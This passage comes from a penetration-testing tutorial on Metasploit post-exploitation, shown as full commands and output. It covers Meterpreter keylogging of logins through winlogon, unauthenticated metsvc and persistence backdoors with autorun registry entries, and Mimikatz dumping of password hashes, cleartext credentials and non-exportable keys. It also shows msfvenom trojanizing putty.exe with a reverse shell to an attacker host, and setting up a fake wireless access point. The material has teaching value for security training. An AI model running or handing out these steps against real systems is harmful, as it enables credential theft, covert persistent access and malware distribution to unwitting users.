  972  TPAutoConnSvc.exe C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
 1088  TPAutoConnect.exe C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe

meterpreter > migrate 768
[*] Migrating to 768...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 768
```

Finally, we start the keylogger, wait for some time and dump the output.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
tgoogle.cm my credit amex  myusernamthi      amexpasswordpassword
```

Could not be easier! Notice how keystrokes such as control and backspace are represented.

As an added bonus, if you want to capture system login information you would just migrate to the winlogon process. This will capture the credentials of all users logging into the system as long as this is running.

```
meterpreter > ps
Process list
=====
PID Name          Path
--- ---
401 winlogon.exe C:\WINNT\system32\winlogon.exe

meterpreter > migrate 401
[*] Migrating to 401...
[*] Migration completed successfully.

meterpreter > keyscan_start
Starting the keystroke sniffer...

**** A few minutes later after an admin logs in ****

meterpreter > keyscan_dump
Dumping captured keystrokes...
Administrator ohnoes1vebeenh4x0red!
```

Here we can see by logging to the winlogon process allows us to effectively harvest all users logging into that system and capture it. We have captured the Administrator logging in with a password of 'ohnoes1vebeenh4x0red!'.

Meterpreter Backdoor

After going through all the hard work of exploiting a system, it's often a good idea to leave yourself an easier way back into it for later use. This way, if the service you initially exploited is down or patched, you can still gain access to the system. To read about the original implementation of metsvc, refer to <http://www.phreedom.org/software/metsvc/>.

Using the metsvc backdoor, you can gain a Meterpreter shell at any point.

One word of warning here before we go any further: metsvc as shown here requires no authentication. This means that anyone that gains access to the port could access your back door! This is not a good thing if you are conducting a penetration test, as this could be a significant risk. In a real world situation, you would either alter the source to require authentication, or filter out remote connections to the port through some other method.

First, we exploit the remote system and migrate to the 'Explorer.exe' process in case the user notices the exploited service is not responding and decides to kill it.

```
msf exploit(3proxy) > exploit

[*] Started reverse handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.104:1983)

meterpreter > ps

Process list
=====

  PID  Name          Path
  ---  ---          ---
  132  ctfmon.exe   C:\WINDOWS\system32\ctfmon.exe
  176  svchost.exe  C:\WINDOWS\system32\svchost.exe
  440  VMwareService.exe  C:\Program Files\VMware\VMware Tools\VMwareService.exe
  632  Explorer.EXE C:\WINDOWS\Explorer.EXE
  796  smss.exe     \SystemRoot\System32\smss.exe
  836  VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
  844  VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe
  884  csrss.exe    \??\C:\WINDOWS\system32\csrss.exe
  908  winlogon.exe \??\C:\WINDOWS\system32\winlogon.exe
  952  services.exe C:\WINDOWS\system32\services.exe
  964  lsass.exe    C:\WINDOWS\system32\lsass.exe
  1120  vmacthlp.exe C:\Program Files\VMware\VMware Tools\vmacthlp.exe
  1136  svchost.exe  C:\WINDOWS\system32\svchost.exe
  1236  svchost.exe  C:\WINDOWS\system32\svchost.exe
  1560  alg.exe      C:\WINDOWS\System32\alg.exe
  1568  WZCSLDR2.exe C:\Program Files\ANI\ANIWZCS2 Service\WZCSLDR2.exe
  1596  junched.exe  C:\Program Files\Java\jre6\bin\junched.exe
  1656  msmsgs.exe   C:\Program Files\Messenger\msmsgs.exe
  1748  spoolsv.exe  C:\WINDOWS\system32\spoolsv.exe
  1928  jqs.exe      C:\Program Files\Java\jre6\bin\jqs.exe
  2028  snmp.exe    C:\WINDOWS\System32\snmp.exe
  2840  3proxy.exe   C:\3proxy\bin\3proxy.exe
  3000  mmc.exe      C:\WINDOWS\system32\mmc.exe

meterpreter > migrate 632
[*] Migrating to 632...
[*] Migration completed successfully.
```

Before installing metsvc, let's see what options are available to us.

```
meterpreter > run metsvc -h
[*]
OPTIONS:

-A      Automatically start a matching multi/handler to connect to the service
-h      This help menu
-r      Uninstall an existing Meterpreter service (files must be deleted manually)

meterpreter >
```

Since we're already connected via a Meterpreter session, we won't set it to connect back to us right away. We'll just install the service for now.

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUMENTATION\LOCALS~1\Temp\JplTpVnksh...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
[*] * Installing service metsvc
* Starting service
Service metsvc successfully installed.
```

[meterpreter](#) >

^

The service is now installed and waiting for a connection.

Interacting with Metsvc

We will now use the multi/handler with a payload of 'windows/metsvc_bind_tcp' to connect to the remote system. This is a special payload, as typically a Meterpreter payload is multi-stage, where a minimal amount of code is sent as part of the exploit, and then more is uploaded after code execution has been achieved.

Think of a shuttle rocket, and the booster rockets that are used to get the space shuttle into orbit. This is much the same, except instead of extra items being there and then dropping off, Meterpreter starts as small as possible, then adds on. In this case however, the full Meterpreter code has already been uploaded to the remote machine, and there is no need for a staged connection.

We set all of our options for 'metsvc_bind_tcp' with the victim's IP address and the port we wish to have the service connect to on our machine. We then run the exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options

Module options:

Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/metsvc_bind_tcp):

Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  thread      yes       Exit technique: seh, thread, process
LPORT    31337        yes       The local port
RHOST   192.168.1.104  no        The target address

Exploit target:

Id  Name
--  --
0  Wildcard Target

msf exploit(handler) > exploit
```

Immediately after issuing 'exploit', our metsvc backdoor connects back to us.

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.1.101:60840 -> 192.168.1.104:31337)

meterpreter > ps

Process list
=====

  PID  Name          Path
  --  --  -----
 140  smss.exe      \SystemRoot\System32\smss.exe
168  csrss.exe     \??\C:\WINNT\system32\csrss.exe
188  winlogon.exe  \??\C:\WINNT\system32\winlogon.exe
216  services.exe  C:\WINNT\system32\services.exe
228  lsass.exe     C:\WINNT\system32\lsass.exe
380  svchost.exe   C:\WINNT\system32\svchost.exe
408  spoolsv.exe   C:\WINNT\system32\spoolsv.exe
444  svchost.exe   C:\WINNT\System32\svchost.exe
480  regsvc.exe   C:\WINNT\system32\regsvc.exe
500  MSTask.exe    C:\WINNT\system32\MSTask.exe
528  VMwareService.exe  C:\Program Files\VMware\VMware Tools\VMwareService.exe
564  metsvc.exe    c:\WINNT\my\metsvc.exe
588  WinMgmt.exe   C:\WINNT\System32\WBEM\WinMgmt.exe
676  cmd.exe       C:\WINNT\System32\cmd.exe
724  cmd.exe       C:\WINNT\System32\cmd.exe
764  mmc.exe       C:\WINNT\system32\mmc.exe
816  metsvc-server.exe c:\WINNT\my\metsvc-server.exe
888  VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
896  VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe
940  firefox.exe   C:\Program Files\Mozilla Firefox\firefox.exe
972  TPAutoConnSvc.exe C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
1000 Explorer.exe   C:\WINNT\Explorer.exe
1088 TPAutoConnect.exe C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
```

```
meterpreter > pwd  
C:\WINDOWS\system32  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```

And here we have a typical Meterpreter session! Again, be careful with when and how you use this trick. System owners will not be happy if you make an attackers job easier for them by placing such a useful backdoor on the system for them.

Persistent Backdoors

Maintaining access is a very important phase of penetration testing, unfortunately, it is one that is often overlooked. Most penetration testers get carried away whenever administrative access is obtained, so if the system is later patched, then they no longer have access to it.

Persistent backdoors help us access a system we have successfully compromised in the past. It is important to note that they may be out of scope during a penetration test; however, being familiar with them is of paramount importance. Let us look at a few persistent backdoors now!

Meterpreter Service

Understanding the Metasploit Meterpreter

After going through all the hard work of exploiting a system, it's often a good idea to leave yourself an easier way back into the system for later use. This way, if the service you initially exploited is down or patched, you can still gain access to the system. Metasploit has a Meterpreter script, **persistence.rb**, that will create a Meterpreter service that will be available to you even if the remote system is rebooted.

One word of warning here before we go any further. The persistent Meterpreter as shown here requires no authentication. This means that anyone that gains access to the port could access your back door! This is not a good thing if you are conducting a penetration test, as this could be a significant risk. In a real world situation, be sure to exercise the utmost caution and be sure to clean up after yourself when the engagement is done.

Once we've initially exploited the host, we run the persistence script with the '-h' switch to see which options are available:

```
_meterpreter_ > run persistence -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

-A      Automatically start a matching exploit/multi/handler to connect to the agent
-L      Location in target host to write payload to, if none %TEMP% will be used.
-P      Payload to use, default is windows/meterpreter/reverse_tcp.
-S      Automatically start the agent on boot as a service (with SYSTEM privileges)
-T      Alternate executable template to use
-U      Automatically start the agent when the User logs on
-X      Automatically start the agent when the system boots
-h      This help menu
-i      The interval in seconds between each connection attempt
-p      The port on which the system running Metasploit is listening
-r      The IP of the system running Metasploit listening for the connect back
```

We will configure our persistent Meterpreter session to wait until a user logs on to the remote system and try to connect back to our listener every 5 seconds at IP address 192.168.1.71 on port 443.

```
_meterpreter_ > run persistence -U -i 5 -p 443 -r 192.168.1.71
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443 (interval=5 onboot=true)
[*] Persistent agent script is 613976 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs
[*] Agent executed with PID 492
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHd1EDygViABr
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHd1EDygViABr
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/persistence/XEN-XP-SP2-BARE_20100821.2602/clean_up__20100821.2602.rc
_meterpreter_ >
```

Notice that the script output gives you the command to remove the persistent listener when you are done with it. Be sure to make note of it so you don't leave an unauthenticated backdoor on the system. To verify that it works, we reboot the remote system and set up our payload handler.

```
_meterpreter_ > reboot
Rebooting...
_meterpreter_ > exit

[*] Meterpreter session 3 closed. Reason: User exit
msf exploit(ms08_067_netapi) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.71:443
[*] Starting the payload handler...
```

When a user logs in to the remote system, a Meterpreter session is opened up for us.

```
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 5 opened (192.168.1.71:443 -> 192.168.1.161:1045) at 2010-08-21 12:31:42 -0600

_meterpreter_ > sysinfo
Computer: XEN-XP-SP2-BARE
OS     : Windows XP (Build 2600, Service Pack 2).
Arch   : x86
Language: en_US
_meterpreter_ >
```


MSF Extended Usage

The Metasploit Framework is such a versatile asset in every pentesters toolkit, it is no shock to see it being expanded on constantly. Due to the openness of the Framework, as new technologies and exploits surface they are very rapidly incorporated into the msf svn trunk or end users write their own modules and share them as they see fit.

We will be talking about backdooring .exe files, karmasploit, and targeting Mac OS X.

Mimikatz

[Mimikatz](#) is a great post-exploitation tool written by Benjamin Delpy ([gentilkiwi](#)). After the initial exploitation phase, attackers may want to get a firmer foothold on the computer/network. Doing so often requires a set of complementary tools. Mimikatz is an attempt to bundle together some of the most useful tasks that attackers will want to perform.

Fortunately, Metasploit has decided to include Mimikatz as a meterpreter script to allow for easy access to its full set of features without needing to upload any files to the disk of the compromised host.

Note: The version of Mimikatz in metasploit is v1.0, however Benjamin Delpy has already released v2.0 as a stand-alone package on his website. This is relevant as a lot of the syntax has changed with the upgrade to v2.0.

Loading Mimikatz

After obtaining a meterpreter shell, we need to ensure that our session is running with **SYSTEM** level privileges for Mimikatz to function properly.

```
meterpreter > getuid
Server username: WINXP-E95CE571A1\Administrator

meterpreter > getsystem
...got system (via technique 1).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Mimikatz supports 32bit and 64bit Windows architectures. After upgrading our privileges to **SYSTEM**, we need to verify, with the **sysinfo** command, what the architecture of the compromised machine is. This will be relevant on 64bit machines as we may have compromised a 32bit process on a 64bit architecture. If this is the case, meterpreter will attempt to load a 32bit version of Mimikatz into memory, which will cause most features to be non-functional. This can be avoided by looking at the list of running processes and migrating to a 64bit process before loading Mimikatz.

```
meterpreter > sysinfo
Computer      : WINXP-E95CE571A1
OS           : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language : en_US
Meterpreter    : x86/win32
```

Since this is a 32bit machine, we can proceed to load the Mimikatz module into memory.

```
meterpreter > load mimikatz
Loading extension mimikatz...success.

meterpreter > help mimikatz

Mimikatz Commands
=====
Command      Description
-----       -----
kerberos     Attempt to retrieve kerberos creds
livessp      Attempt to retrieve livessp creds
mimikatz_command Run a custom command
msv          Attempt to retrieve msv creds (hashes)
ssp          Attempt to retrieve ssp creds
tspkg        Attempt to retrieve tspkg creds
wdigest      Attempt to retrieve wdigest creds
```

Metasploit provides us with some built-in commands that showcase Mimikatz's most commonly-used feature, dumping hashes and clear text credentials straight from memory. However, the **mimikatz_command** option gives us full access to all the features in Mimikatz.

```
meterpreter > mimikatz_command -f version
mimikatz 1.0 x86 (RC) (Nov  7 2013 08:21:02)
```

Though slightly unorthodox, we can get a complete list of the available modules by trying to load a non-existent feature.

```
meterpreter > mimikatz_command -f fu::
Module : 'fu' introuvable

Modules disponibles :
  - Standard
  crypto - Cryptographie et certificats
  hash   - Hash
  system - Gestion système
  process - Manipulation des processus
  thread  - Manipulation des threads
  service - Manipulation des services
```

```

privilege - Manipulation des priviléges
handle   - Manipulation des handles
impersonate - Manipulation tokens d'accès
winmine  - Manipulation du démineur
minesweeper - Manipulation du démineur 7
nogpo    - Anti-gpo et patchs divers
samdump  - Dump de SAM
inject   - Injecteur de librairies
ts       - Terminal Server
divers   - Fonctions diverses n'ayant pas encore assez de corps pour avoir leurs propres module
sekurlsa - Dump des sessions courantes par providers LSASS
efs      - Manipulations EFS

```

^

To query the available options for these modules, we can use the following syntax.

```

meterpreter > mimikatz_command -f divers::
Module : 'divers' identifié, mais commande '' introuvable

Description du module : Fonctions diverses n'ayant pas encore assez de corps pour avoir leurs propres module
noroutemon - [experimental] Patch Juniper Network Connect pour ne plus superviser la table de routage
eventdrop   - [super experimental] Patch l'observateur d'événements pour ne plus rien enregistrer
cancelator  - Patch le bouton annuler de Windows XP et 2003 en console pour déverrouiller une session
secrets    - Affiche les secrets utilisateur

```

Reading Hashes and Passwords from Memory

We can use both the built-in Metasploit commands as well as the native Mimikatz commands to extract hashes and clear-text credentials from the compromised machine.

Built-In Metasploit:

```

meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====
AuthID Package Domain User Password
----- -----
0;78980 NTLM WINXP-E95CE571A1 Administrator lm{ d6eec67681a3be111b5605849505628f }
0;996 Negotiate NT AUTHORITY NETWORK SERVICE lm{ aad3b435b51404eeaad3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;997 Negotiate NT AUTHORITY LOCAL SERVICE n.s. (Credentials KO)
0;56683 NTLM n.s. (Credentials KO)
0;999 NTLM WORKGROUP WINXP-E95CE571A1$ n.s. (Credentials KO)

```

```

meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID Package Domain User Password
----- -----
0;999 NTLM WORKGROUP WINXP-E95CE571A1$
0;997 Negotiate NT AUTHORITY LOCAL SERVICE
0;56683 NTLM
0;996 Negotiate NT AUTHORITY NETWORK SERVICE
0;78980 NTLM WINXP-E95CE571A1 Administrator SuperSecretPassword

```

Native Mimikatz:

```

meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : winxp-e95ce571a1
BootKey   : 553d8c1349162121e2a5d0f571db7f

Rid : 500
User : Administrator
LM  :
NTLM : d6eec67681a3be111b5605849505628f

Rid : 501
User : Guest
LM  :
NTLM :

Rid : 1000
User : HelpAssistant
LM  : 6165cd1a0ebc61e470475c82cd451e14
NTLM :

Rid : 1002
User : SUPPORT_388945a0
LM  :

```

NTLM : 771ee1fce7225b28f8aec4a88aea9b6a

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { Administrator ; WINXP-E95CE571A1 ; SuperSecretPassword }
```

Other Modules

The other Mimikatz modules contain a lot of useful features. A more complete feature list can be found on Benjamin Delpy's blog - <http://blog.gentilkiwi.com/>. Below are several usage examples to get an understanding of the syntax employed.

The **handle** module can be used to list/kill processes and impersonate user tokens.

```
meterpreter > mimikatz_command -f handle:::
Module : 'handle' identifié, mais commande '' introuvable

Description du module : Manipulation des handles
    list      - Affiche les handles du système (pour le moment juste les processus et tokens)
    processStop - Essaye de stopper un ou plusieurs processus en utilisant d'autres handles
    tokenImpersonate - Essaye d'imposteuriser un token en utilisant d'autres handles
    nullAcl   - Positionne une ACL nulle sur des Handles

meterpreter > mimikatz_command -f handle::list
...snip...
 760 lsass.exe      -> 1004      Token          NT AUTHORITY\NETWORK SERVICE
 760 lsass.exe      -> 1008      Process 704    winlogon.exe
 760 lsass.exe      -> 1052      Process 980    svchost.exe
 760 lsass.exe      -> 1072      Process 2664   fubar.exe
 760 lsass.exe      -> 1084      Token          NT AUTHORITY\LOCAL SERVICE
 760 lsass.exe      -> 1096      Process 704    winlogon.exe
 760 lsass.exe      -> 1264      Process 1124   svchost.exe
 760 lsass.exe      -> 1272      Token          NT AUTHORITY\ANONYMOUS LOGON
 760 lsass.exe      -> 1276      Process 1804   psia.exe
 760 lsass.exe      -> 1352      Process 480    jusched.exe
 760 lsass.exe      -> 1360      Process 2056   TPAutoConnSvc.exe
 760 lsass.exe      -> 1424      Token          WINXP-E95CE571A1\Administrator
...snip...
```

The **service** module allows you to list, start, stop, and remove Windows services.

```
meterpreter > mimikatz_command -f service:::
Module : 'service' identifié, mais commande '' introuvable

Description du module : Manipulation des services
    list      - Liste les services et pilotes
    start    - Démarrer un service ou pilote
    stop     - Arrête un service ou pilote
    remove   - Supprime un service ou pilote
    mimikatz - Installe et/ou démarre le pilote mimikatz

meterpreter > mimikatz_command -f service::list
...snip...
  WIN32_SHARE_PROCESS STOPPED RemoteRegistry Remote Registry
  KERNEL_DRIVER RUNNING RFCOMM Bluetooth Device (RFCOMM Protocol TDI)
  WIN32_OWN_PROCESS STOPPED RpcLocator Remote Procedure Call (RPC) Locator
  980 WIN32_OWN_PROCESS RUNNING RpcSs Remote Procedure Call (RPC)
  WIN32_OWN_PROCESS STOPPED RSVP QoS RSVP
  760 WIN32_SHARE_PROCESS RUNNING SamSs Security Accounts Manager
  WIN32_SHARE_PROCESS STOPPED SCardSrv Smart Card
  1124 WIN32_SHARE_PROCESS RUNNING Schedule Task Scheduler
  KERNEL_DRIVER STOPPED Secdrv Secdrv
  1124 INTERACTIVE_PROCESS WIN32_SHARE_PROCESS RUNNING seclogon Secondary Logon
  1804 WIN32_OWN_PROCESS RUNNING Secunia PSI Agent Secunia PSI Agent
  3460 WIN32_OWN_PROCESS RUNNING Secunia Update Agent Secunia Update Agent
...snip...
```

The **crypto** module allows you to list and export any certificates and their corresponding private keys that may be stored on the compromised machine. This is possible even if they are marked as non-exportable.

```
meterpreter > mimikatz_command -f crypto:::
Module : 'crypto' identifié, mais commande '' introuvable


Description du module : Cryptographie et certificats
    listProviders - Liste les fournisseurs installés
    listStores   - Liste les magasins système
    listCertificates - Liste les certificats
    listKeys     - Liste les conteneurs de clés
    exportCertificates - Exporte les certificats
    exportKeys   - Exporte les clés
    patchcng    - [experimental] Patch le gestionnaire de clés pour l'export de clés non exportables
    patchcapi    - [experimental] Patch la CryptoAPI courante pour l'export de clés non exportables

meterpreter > mimikatz_command -f crypto::listProviders
Providers CryptoAPI :
```

```
Gemplus GemSAFE Card CSP v1.0
Infineon SICRYPT Base Smart Card CSP
Microsoft Base Cryptographic Provider v1.0
Microsoft Base DSS and Diffie-Hellman Cryptographic Provider
Microsoft Base DSS Cryptographic Provider
Microsoft Base Smart Card Crypto Provider
Microsoft DH SChannel Cryptographic Provider
Microsoft Enhanced Cryptographic Provider v1.0
Microsoft Enhanced DSS and Diffie-Hellman Cryptographic Provider
Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)
Microsoft RSA SChannel Cryptographic Provider
Microsoft Strong Cryptographic Provider
```

Never Lose at Minesweeper Again!

Mimikatz also includes a lot of novelty features. One of our favourites is a module that can read the location of mines in the classic Windows Minesweeper game, straight from memory!



```
meterpreter > mimikatz_command -f winmine::infos
Mines      : 99
Dimension   : 16 lignes x 30 colonnes
Champ      :

..... * . * 1 1 * 1      1 * ..... * . *
.. * ..... 1 1 1 1      1 1 2 . * . * * . *
.. * ..... * . 1      1 1 1 1 * . . * . * . .
..... * . * * 2 1      1 2 * . . * * . * . .
.. * . . * . . * 1      1 * . * . . . . * . *
.. * . . . . 2 1 1 1 . * . . . . * . .
..... * . . . . * . . . . * . .
..... * . . . . * . . . . * . .
..... * . . . . * . . . . * . .
* * . * . . 3 1 2 1 2 1 . * . . * . * . .
..... * * * 1      1 . * * . . * . . . * . *
.. * * * . 3 1      1 1 2 * 2 2 2 . * . . . . * . .
..... * 1      1 1 2 * . 1 1      1 . . . * . * * . .
..... 1 1 * . . 1      1 * . . . * . . . * . .
..... 1 1 2 . . * 1      1 1 1 1 * * . * . . * . .
.. * . . . * . . * . 1      1 . * . . . . * .
```

Backdooring EXE Files

Creating customized backdoored executables often took a long period of time to do manually as attackers. The ability to embed a Metasploit Payload in any executable that you want is simply brilliant. When we say any executable, it means any executable. You want to backdoor something you download from the internet? How about iexplorer? Or explorer.exe or putty, any of these would work. The best part about it is its extremely simple. We begin by first downloading our legitimate executable, in this case, the popular PuTTY client.

```
root@kali:/var/www# wget http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
--2015-07-21 12:01:27--  http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
Resolving the.earth.li (the.earth.li)... 46.43.34.31, 2001:41c8:10:b1f:c0ff:ee:15:900d
Connecting to the.earth.li (the.earth.li)|46.43.34.31|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://the.earth.li/~sgtatham/putty/0.64/x86/putty.exe [following]
--2015-07-21 12:01:27--  http://the.earth.li/~sgtatham/putty/0.64/x86/putty.exe
Reusing existing connection to the.earth.li:80.
HTTP request sent, awaiting response... 200 OK
Length: 524288 (512K) [application/x-msdos-program]
Saving to: `putty.exe'

100%[=====] 524,288      815K/s   in 0.6s

2015-07-21 12:01:28 (815 KB/s) - `putty.exe' saved [524288/524288]

root@kali:/var/www#
```

Next, we use msfvenom to inject a meterpreter reverse payload into our executable and encoded it 3 times using shikata_ga_nai and save the backdoored file into our web root directory.

```
root@kali:/var/www# msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=192.168.1.101 -e x86/shikata_ga_nai -i 3
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai succeeded with size 353 (iteration=1)
x86/shikata_ga_nai succeeded with size 380 (iteration=2)
x86/shikata_ga_nai chosen with final size 380
Payload size: 380 bytes
Saved as: puttyX.exe
root@kali:/var/www#
```

Since we have selected a reverse meterpreter payload, we need to setup the exploit handler to handle the connection back to our attacking machine.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
```

As soon as our victim downloads and executes our special version of PuTTY, we are presented with a meterpreter shell on the target.

```
[*] Sending stage (749056 bytes) to 192.168.1.201
[*] Meterpreter session 1 opened (192.168.1.101:443 -> 192.168.1.201:1189) at Sat Feb 05 08:54:25 -0700 2011

meterpreter > getuid
Server username: XEN-XP-SPLOIT\Administrator
meterpreter >
```

Karmetasploit

What is Karmetasploit?

Karmetasploit is a great function within *Metasploit*, allowing you to fake access points, capture passwords, harvest data, and conduct browser attacks against clients.

1. [Karmetasploit Configuration](#)

2. [Karmetasploit In Action](#)

3. [Attack Analysis](#)

Karmetasloit Configuration

There is a bit of setup required to get [Karmetasloit](#) up and going on Kali Linux Rolling. The first step is to obtain the run control file for Karmetasloit:

```
root@kali:~# wget https://www.offensive-security.com/wp-content/uploads/2015/04/karma.rc_.txt
--2015-04-03 16:17:27-- https://www.offensive-security.com/downloads/karma.rc
Resolving www.offensive-security.com (www.offensive-security.com)... 198.50.176.211
Connecting to www.offensive-security.com (www.offensive-security.com)|198.50.176.211|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1089 (1.1K) [text/plain]

Saving to: `karma.rc' 100%[=====] 1,089 --.-K/s in 0s

2015-04-03 16:17:28 (35.9 MB/s) - `karma.rc' saved [1089/1089]
root@kali:~#
```

Having obtained that requirement, we need to set up a bit of the infrastructure that will be required. When clients attach to the fake AP we run, they will be expecting to be assigned an IP address. As such, we need to put a DHCP server in place. Let's install a DHCP server onto Kali.

```
root@kali:~# apt update
...snip...
root@kali:~# apt -y install isc-dhcp-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~#
```

Next, let's configure our 'dhcpd.conf' file. We will replace the configuration file with the following output:

```
root@kali:~# cat /etc/dhcp/dhcpd.conf
option domain-name-servers 10.0.0.1;

default-lease-time 60;
max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
    option routers 10.0.0.1;
    option domain-name-servers 10.0.0.1;
}
root@kali:~#
```

Then we need to install a couple of requirements.

```
root@kali:~# apt -y install libsqlite3-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~# gem install activerecord sqlite3
Fetching: activerecord-5.0.0.1.gem (100%)
Successfully installed activerecord-5.0.0.1
Parsing documentation for activerecord-5.0.0.1
Installing ri documentation for activerecord-5.0.0.1
Done installing documentation for activerecord after 7 seconds
Fetching: sqlite3-1.3.12.gem (100%)
Building native extensions. This could take a while...
Successfully installed sqlite3-1.3.12
Parsing documentation for sqlite3-1.3.12
Installing ri documentation for sqlite3-1.3.12
Done installing documentation for sqlite3 after 0 seconds
2 gems installed
root@kali:~#
```

Now we are ready to go. First off, we need to locate our wireless card, then start our wireless adapter in monitor mode with airmon-ng. Afterwards we utilize airbase-ng to start a new wireless network.

```
root@kali:~# airmon-ng
```

PHY	Interface	Driver	Chipset
-----	-----------	--------	---------

```
phy0    wlan0        ath9k_htc      Atheros Communications, Inc. AR9271 802.11n
root@kali:~# airmon-ng start wlan0
PHY     Interface     Driver     Chipset
phy0    wlan0        ath9k_htc      Atheros Communications, Inc. AR9271 802.11n
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
693     dhclient
934     wpa_supplicant

root@kali:~# airbase-ng -P -C 30 -e "U R PWND" -v wlan0mon
For information, no action required: Using gettimeofday() instead of /dev/rtc
22:52:25  Created tap interface at0
22:52:25  Trying to set MTU on at0 to 1500
22:52:25  Trying to set MTU on wlan0mon to 1800
22:52:25  Access Point with BSSID 00:C0:CA:82:D9:63 started.
```

Airbase-ng has created a new interface for us, "at0". This is the interface we will now utilize. We will now assign ourselves an IP address.

```
root@kali:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@kali:~#
```

Before we run our DHCP server, we need to create a lease database, then we can get it to listening on our new interface.

```
root@kali:~# touch /var/lib/dhcp/dhcpd.leases
root@kali:~# dhcpcd -cf /etc/dhcp/dhcpd.conf at0
Internet Systems Consortium DHCP Server 4.3.3
Copyright 2004-2015 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/dhcp/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/at0/00:c0:ca:82:d9:63/10.0.0.0/24
Sending on  LPF/at0/00:c0:ca:82:d9:63/10.0.0.0/24
Sending on  Socket/fallback/fallback-net

root@kali:~# ps aux | grep [d]hcpd
root    2373  0.0  0.4 28448  9532 ?        Ss   13:45  0:00 dhcpcd -cf /etc/dhcp/dhcpd.conf at0
root@kali:~#
```

Karmetasloit in Action

